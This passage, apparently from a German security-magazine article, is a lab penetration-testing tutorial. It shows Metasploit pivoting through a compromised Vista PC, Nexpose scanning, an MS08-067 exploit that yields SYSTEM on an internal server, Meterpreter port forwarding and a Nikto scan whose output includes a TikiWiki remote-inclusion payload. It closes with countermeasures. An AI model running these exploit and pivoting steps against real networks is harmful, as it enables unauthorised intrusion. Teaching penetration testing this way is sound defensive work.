Wir wollen nun versuchen den Vista-PC als „Sprungbrett" in das Netzwerk2 zu nutzen. Offensichtlich verfügt der PC über zwei Netzwerkkarten. Listing 11. zeigt die entsprechende Ausgabe des *ipconfig* Befehls. Die zweite Netzwerkkarte verfügt also über eine IP-Adresse (172.16.0.11) im lokalen Netzwerk (LAN) des Netzwerk2.

Um den Weg (Route) in das andere Netzwerk zu definieren, werden wir nun den route Befehl einsetzen. Dazu legen wir die aktuelle Metapreter-Session mittels des Kommandos *background* in den Hintergrund und rufen das Kommando mit folgenden Parametern auf:

```
route add 172.16.0.11 255.255.255.0 1
```

**Listing 22.** *Ziel auswählen (verkürzte Ausgabe)*

```
msf exploit(handler) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (NX)
   4   Windows XP SP3 English (NX)
   5   Windows 2003 SP0 Universal
   6   Windows 2003 SP1 English (NO NX)
   7   Windows 2003 SP1 English (NX)
   8   Windows 2003 SP1 Japanese (NO NX)
   9   Windows 2003 SP2 English (NO NX)
   10  Windows 2003 SP2 English (NX)
   11  Windows 2003 SP2 German (NO NX)
   12  Windows 2003 SP2 German (NX)
```

**Listing 23.** *Exploit mir Erfolg ausgeführt*

```
msf exploit(ms08_067_netapi) > set RHOST 172.16.0.30
RHOST => 172.16.0.30
msf exploit(ms08_067_netapi) > set PAYLOAD windows/
                    meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set target 12
target => 12

msf exploit(ms08_067_netapi) > exploit -z

[*] Started bind handler
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes)
[*] Meterpreter session 5 opened (192.168.222.14-
                    192.168.222.74:0 ->
                    172.16.0.30:4444) at Wed May 04
                    16:24:47 +0200 2011
[*] Session 5 created in the background.

msf exploit(ms08_067_netapi) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: NT-AUTORITÄT\SYSTEM
```

**Listing 24.** *Port Forwarding Skript Hilfe*

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd -h
Usage: portfwd [-h] [add / delete / list] [args]


OPTIONS:

    -L <opt>  The local host to listen on (optional).
    -h        Help banner.
    -l <opt>  The local port to listen on.
    -p <opt>  The remote port to connect to.
    -r <opt>  The remote host to connect to.
```

**Listing 25.** *Port Forwarding installieren*

```
meterpreter > background
msf exploit(handler) > route add 172.16.0.11
                    255.255.255.0 1
[*] Route added

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 1337 -p 80 -r 172.16.0.20
[*] Local TCP relay created: 0.0.0.0:1337 <->
                    172.16.0.20:80
```

In Listing 12. wird uns nun die erfolgreiche Ausführung des Befehls gezeigt. Als *Gateway* in das Netzwerk2 dient in unserem Beispiel die Meterpreter-Session 1.

Als nächstes wollen wir testen, welche Hosts wir im neuen Netzwerk erreichen können. Dazu wechseln wir wieder gemäß Listing 13. in die Meterpreter-Session und nutzen dort das Meterpreter-Skript *arp_scanner*. In unserem Fall können wir sechs IP-Adressen in Netwerk2 ausmachen.

Ziel des Angreifers wird es nun sein, die so aufgefundenen Hosts zu penetrieren. Auch hier gibt es wieder unzählige Möglichkeiten und Vorgehensweisen. Zunächst erscheint es erst mal sehr sinnvoll offene Ports zu erkennen. Diese könnten uns unter Umständen zum installierten Betriebssystem führen. In unserem Fall werden wir ein weiteres Modul aus dem Metasploit-Framework nutzen. Der Portscanner *auxiliary/scanner/portscan/tcp* wird uns hier sicherlich gute Dienst leisten. Wir interessieren uns insbesondere für die Hosts mit den IP-Adressen 172.16.0.20 und 172.16.0.30. Listing 14. zeigt, wie die notwendigen Parameter in der Metasploit-Konsole gesetzt werden. Um den Scan kurz zu halten, beschränken wir uns auf die Ports 1 bis 200.

Über die so aufgezeigten offenen Ports kann man nun Rückschlüsse auf die installierten Betriebssysteme und Dienste ziehen. Beim Host mit der IP-Adresse 172.16.0.30 könnte es sich offensichtlich um ein Windows-System handeln. Die offenen Ports 21 (FTP), 25 (SMTP), 80 (HTTP), 135 (EPMAP), 139 (NETBIOS) geben uns außerdem gute Ansätze für die Suche nach möglichen Schwachstellen und den gezielten Einsatz von Exploits.

**Vulnerability-Scanner Nexpose einsetzen**

In unserem Test-Szenario wollen wir es aber genauer wissen. Deshalb werden wir den Vulnerability-Scanner Nexpose[5] der Firma Rapid7 einsetzen. Die frei verfügbare Community-Version erlaubt uns die Nutzung für private und kommerzielle Zwecke. Dabei ist die Anzahl der zu prüfenden IP-Adressen auf 32 beschränkt. Diese reicht für unsere Zwecke in der Testumgebung vollkommen aus. Glücklicherweise ist die Software in der Lage mit dem Metasploit Framework zusammenzuarbeiten. In diesem Zusammenhang kommt uns wieder mal der Umstand des modularen Aufbaus des Metasploit-Frameworks zu Gute. Die Module werden ständig weiterentwickelt und ergänzt. Um dies alles nutzen zu können, sind aber noch bestimmte Voraussetzungen zu schaffen.

Zunächst sollten Sie Nexpose-Community auf ihrem Backtrack-System installieren. Im Internet sind viele Anleitungen[6] dazu vorhanden. Folgen Sie den Schritt für

**Listing 26.** *Die Webapplikation mit Nikto prüfen (gekürzte Ausgabe)*

```
root@bt: cd /pentest/scanners/nikto
root@bt:/pentest/scanners/nikto# ./nikto.pl -h http://localhost:1337/tikiwiki
- Nikto v2.1.3
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        1337
+ Start Time:         2011-05-07 16:53:59
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
+ Number of sections in the version string differ from those in the database, the server reports: apache/2.2.8
                    while the database has: 2.2.16. This may cause false positives.
+ Number of sections in the version string differ from those in the database, the server reports: php/5.2.4-
                    2ubuntu5.10 while the database has: 5.3.2. This may cause false positives.
+ PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 5.3.2)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://
                    cirt.net/rfiinc.txt?: TikiWiki contains a vulnerability which allows remote attackers to
                    execute arbitrary PHP code.
```

Schritt Tutorials und sichern Sie sich dadurch eine hervorragende Ergänzung ihrer Toolsammlung.

Starten sie nun Nexpose in der Linux-Umgebung mit dem im Listing 15 gezeigten Befehl. Das Kommando *netstat* zeigt an, dass der Dienst standartmäßig auf Port 3780 läuft. Sie können nun mittels Ihres favorisierten Browser das Web-Interface aufrufen und die entsprechenden Scans durchführen.

In unseren Beispiel werden wird dies nicht tun und stattdessen das Nexpose-Module in Metasploit nutzen. Die Scanergebnisse werden so in Datenbanken geschrieben und können somit später ausgewertet oder mit anderen Tools verarbeitet werden. Hier lassen sich unter anderem die Datenbank-Systeme PostgreSQL auch MySQL nutzen. Da unser Backtrack-System schon standartmäßig über einen MySQL-Server verfügt, ist dieser auch ohne aufwendige Konfigurationsorgie nutzbar. MySQL ist mit dem Befehl */etc/init.d/mysql start* somit schnell einsatzbereit. Listing 16. zeigt die notwendigen Schritte zur Vorbereitung des Vulnerability-Scans.

Der Befehl *db_driver mysql* wählt den zu nutzenden Datenbanktreiber aus und das Kommando *db_connect* erstellt daraufhin eine MySQL-Datenbank mit dem Namen *nexpose_scan_ergebnisse*. Dabei erfolgt die Verbindung zum MySQL-Server mit dem Nutzernamen root und dem Passwort *toor*. Sollten Sie die Passwörter entsprechend geändert haben, so müssen Sie es hier ggf. anpassen.

Mit *load nexpose* wird das Nexpose-Modul in Metasploit gestartet und mittels des Befehls *nexpose_connect* eine Verbindung zu Nexpose (IP-Adresse: 192.168.222.14, Port 3780) hergestellt. Verwenden Sie auch hier die bei der Installation konfigurierten Parameter für Nutzername und Passwort. Das Kürzel *ok* am Ende des Befehls bestätigt einen Warnhinweis, der Sie darauf aufmerksam macht, diese Methode nur in gesicherten Netzen zu nutzen.

Die vorbereitenden Maßnahmen sind nun abgeschlossen und unserem Vulnerability-Scan im Netzwerk2 steht nun nichts mehr im Wege. Hier sei nochmals bemerkt, dass wir den Scan vom PC des Angreifers ausführen und als Gateway den Windows-Vista-PC im Netzwerk1 nutzen. Die Ausführung erledigt das Kommando *nexpose_scan* gemäß Listing 17.

Es wird eine Zeit dauern bis die Prüfung abgeschlossen ist. Das Ergebnis liegt in der MySQL-Datenbank *nexpose_scan_ergebnisse* vor und kann mit den Befehlen *db_host*, *db_notes* und *db_vulns* (siehe Listings 18-20.) ausgewertet werden. Schau wir uns mal das Ergebnis an. Offensichtlich hat Nexpose die Betriebssysteme richtig erkannt.

Nun geht es darum, die gesammelten Erkenntnisse gründliche auszuwerten. Offensichtlich sind im Host mit der IP-Adresse 172.16.0.30 diverse Schwachstellen zu verzeichnen. Unter anderem wird der fehlende Hotfix *ms08-067* angezeigt.

In dieser Phase wird es nun Zeit, nochmals das bisher erreichte zusammenzufassen. Zuerst hatte wir einen Windows-Vista PC im Netzwerk1 penetriert und ihn als „Sprungbrett“ in das Netzwerk2 genutzt. Über verschiedene Post-Exploitation-Verfahren konnten wir uns umfangreiche Kenntnisse über die Struktur der Netzwerke und den verwendeten Nutzernamen und Passwörter aneignen. Ein Vulnerability-Scans mittels Nexpose vermittelte uns einen Einblick in das Netwerk2 und zeigte uns die dort vorhandenen Schwachstellen an. Im letzten Schritt werden wir nun versuchen den Server mit der IP-Adresse 172.16.30 im Netzwerk2 zu penetrieren.

## Server im Netzwerk2 penetrieren

Über die im Listing 20. bereitgestellten Informationen[7] wird man sicherlich schnell herausfinden, dass es sich vermutlich dabei um eine Schwachstelle handelt, die 2009 auch durch den Conficker-Wurm[8] ausgenutzt wurde. Tatsächlich findet man in aktuellen Penetrationtests immer noch Server mit dem fehlenden Patch vor. Offenbar wiegen sich Administratoren in Sicherheit oder sehen keine große Gefahr wenn das Netzwerksegment nicht unmittelbar an das Internet gekoppelt ist. Der *search* Befehl hilft uns den entsprechenden Exploit zu finden.




**Abbildung 3.** *Port Forwarding*

Der in Listing 18. ausgeführte Befehl *db_host* zeigte uns korrekt das installierte Betriebssystem an. Nun ist es zunächst wichtig mittels des Kommandos *show targets* das richtige Ziel auszuwählen. Listing 22. zeigt eine Auswahl der möglichen Einstellungen. Insgesamt sind derzeit 61 verschieden *Targets* verfügbar.

Die zusätzlichen Parameter sind schnell ausgewählt. Als Payload setzen wir diesmal *windows/meterpreter/bind_tcp* ein und setzen als Ziel-ID den Parameter 12. Kurz nach dem Start des Exploits sollte eine weitere Meterpreter-Session verfügbar sein.

Listing 23. zeigt an, dass wir auf diesem Server im Netzwerk2 System-Rechte erlangen konnten. Der Angreifer würde nun versuchen diesen Server weiter zu erkunden oder andere Systeme im gleichen Netzwerksegment anzugreifen. Vielleicht findet er ja eine Komponente, die ihn den Weg in ein weiteres Netzwerk bahnt…

**Port Forwarding**

Ihnen ist sicherlich der offene Port 80 auf dem Server mit der IP-Adresse 172.16.0.20 aufgefallen (siehe Listing 14). Offensichtlich wird im Netzwerk2 ein Webserver betrieben. Diese stellen in Netzwerkumgebungen umfangreiche Informationen zur Verfügung und sind oftmals mit Datenbanken oder anderen Applikationen gekoppelt. Nicht zuletzt dadurch stellen diese für Angreifer ein lohnendes Ziel dar.

In den abschließenden Abschnitt des Artikels soll erläutert werden, wie man mittels Port Forwarding Zugriff auf einen Webserver erlangen kann. Mit der vorgestellten Methode wird es auch möglich sein, weitere Tools der Backtrack-Edition zur Penetrierung von Webapplikationen ( wie z.B. W3AF, Nikto oder Burp) zum Einsatz zu bringen.

In den vorangegangen Abschnitten wurden schon Grundlagen gelegt, um den Angriff erfolgreich ausführen zu können. Gehen wir aber wieder Schritt für Schritt vor.

Um das Port Forwarding in diesem Szenario aussichtsreich einzusetzen, sind folgende Voraussetzungen notwendig:

1. Ein PC oder Server im Netzwerk1 muss erfolgreich penetriert sein. Als Ergebnis haben wir Zugriff in einer Meterpreter-Session.
2. Eine Route in das Netzwerk2 ist installiert. Dabei dient die Meterpreter-Session als Gateway.
3. Auf dem PC des Angreifers ist ein lokaler Listener auf einem bestimmten Port eingerichtet, der alle Anfragen an die Webapplikation des Servers im Netzwerk2 weiterleitet.

Die aus den Punkten 1. und 2. resultierenden Maßnahmen sind nun nicht mehr schwer abzuleiten. Sie wurden in den vorherigen Abschnitten des Artikels ausführlich erläutert. Bleibt also noch die Installation eines lokalen Listeners auf dem PC des Angreifers. Hier nutzen wir wieder ein Meterpreter-Skript aus der umfangreichen Sammlung des Metasploit-Frameworks. Das Skript *portfwd* scheint gemäß der angebotenen Hilfe (siehe Listing 24.) vielversprechend zu sein.

Das Skript installiert mit den genutzten Parametern einer Listener auf localhost, Port 3117. Dieser


**Abbildung 4.** *Webapplikation im Netzwerk2*

## Im Internet:

[1] *https://www.bsi.bund.de/DE/Themen/InternetSicherheit/Netze/InternetAnbindung/internetanbindung_node.html*
[2] *http://www.s3cur1ty.de/hakin9-03-2011-msf-2-the-max*
[3] *http://www.dpunkt.de/buecher/3580/penetration-testing-mit-metasploit.html*
[4] *http://cve.mitre.org/cgi-bin/cvename.cgi?name=2011-0611*
[5] *http://www.rapid7.com/products/nexpose-community-edition.jsp*
[6] *http://www.linux-tip.net/cms/content/view/386/1/*
[7] *http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx*
[8] *http://www.heise.de/security/meldung/Studie-2-5-Millionen-PCs-mit-Conficker-Wurm-infiziert-197691.html*
[9] *http://www.heise.de/security/meldung/US-Professor-wirft-Sony-Mitschuld-am-PSN-Hack-vor-1238676.html*

leitet alle Anfragen an den Server mit der IP-Adresse 172.16.0.20, Port 80 weiter. Dabei dient der Windows-Vista-PC im Netzwerk1 als Relay und die Meterpreter-Session 1 als Gateway.

Um unsere Installation zu testen, nutzen wir den Firefox-Browser auf dem PC des Angreifers und rufen folgende URL auf:

*http://localhost:1337/tikiwiki*

Als Ergebnis sollte nun, die auf dem Server des Netzwerk2 bereitgestellte Webseite angezeigt werden.

Mit dieser Methode sind wir nun in der Lage, weitere Backtrack-Tools zur Penetrierung von Webapplikationen einzusetzen. Als Beispiel sei hier kurz dargestellt, wie man Nikto zur Anwendung bringen kann. Diese Webscanner ist ebenfalls Bestandteil von Backtrack4 und kann allein oder in Verbindung mit anderen Programmen zum Einsatz gebracht werden. Da er von der Kommandozeile eingesetzt werden kann, ist er Ideal für unser Vorhaben. Rufen Sie Nikto gemäß Listing 26. auf und führen Sie eine entsprechende Überprüfung durch.

## Zusammenfassung und Gegenmaßnahmen

Abschließend sei nochmals bemerkt, dass der gezeigte Angriff auf die Netzwerkstruktur gelang, weil er in einer Testumgebung ohne Firewalls und andere erweiterte Schutzmaßnahmen durchgeführt wurde. Vielmehr sollten die entsprechenden Methoden und die Vorgehensweise erläutert werden. Die Erfahrung bei diversen Schwachstellenanalysen und Penetrationstest zeigt aber, dass Firewalls oftmals falsch konfiguriert und deshalb mit Lücken behaftet sind. Gerade die ausgehenden Verbindungen werden häufig stiefmütterlich behandelt. Sehr oft wird die Funktionalität vor die Sicherheit gestellt. In vielen Fällen sind Firewalls anfänglich gut konfiguriert. Die entsprechenden Regeln werden später teilweise „aufgeweicht“ um bestimmte Applikationen „ans Laufen“ zu bringen. Mehrfach wird das so entstandene Restrisiko falsch beurteilt. Dies führt unweigerlich zu Lücken im Netzwerk und bietet eine Angriffsfläche für potentielle Angreifer.

Intrusion Detection Systeme (IDS) sind in der Lage, Angriffe in Netzwerken aufzuzeichnen und den Betreiber entsprechend zu alarmieren. Sie sind sicherlich ein probates Mittel, um Angriffe rechtzeitig zu erkennen. Leider wird der notwendige Arbeitsaufwand oftmals unterschätzt. Zu den finanziellen Mitteln zur Beschaffung der Hard- und Software kommen die Kosten für die Ausbildung des Personals. Das Datenaufkommen laufender IDS wird teilweise verkannt und ist durch den gewählten Personalansatz nicht praktikabel auswertbar. Oftmals weisen nur wenige Pakete auf einen Angriff hin. Diese müssen entsprechend gefunden und analysiert werden.

Potentielle Eindringlinge bereiten ihre Angriffe über einen längeren Zeitraum akribisch vor und betreiben einen hohen Aufwand bei der Aufklärung des Netzwerkes. Dabei nutzen sie oftmals die Lücke zwischen Bekanntwerden von Schwachstellen und dem Bereitstellen der entsprechenden Updates. Die aktuellen Vorkommnisse[9] zeigen, dass auch Firmen mit scheinbar professionellem Know-how nicht vor Angriffen gefeit sind. Oftmals werden die Gefahren unterschätzt, der finanzielle Aufwand zur Behebung der Schwachstelle gescheut und der zeitliche Ansatz falsch berechnet.

**FRANK NEUGEBAUER**

***Frank Neugebauer besitzt einen Abschluss als Dipl.-Ing. (FH) und ist Inhaber der EC-Council-Zertifizierungen „Certified Ethical Hacker” (CEH) und „Computer Hacking Forensic Investigator” (CHFI). Er ist derzeit im Computer Emergency Response Team der Bundeswehr (CERTBw) als IT-Security-Spezialist eingesetzt. Dort leitet er ein Incident-Response-Team bei der Durchführung von Schwachstellenanalysen in militärischen Computernetzwerken im In- und Ausland und berät Dienststellen zu allen Fragen der IT-Sicherheit. Er ist Autor des Buches „Penetration Testing mit Metasploit - Eine praktische Einführung“, das im März 2011 im dpunkt-Verlag erschienen ist.***

***http://www.dpunkt.de/buecher/3580/penetration-testing-mit-metasploit.html***

***Webseite des Autors: http://www.pentestit.de***

***Fragen an den Autor: fragen@pentestit.de***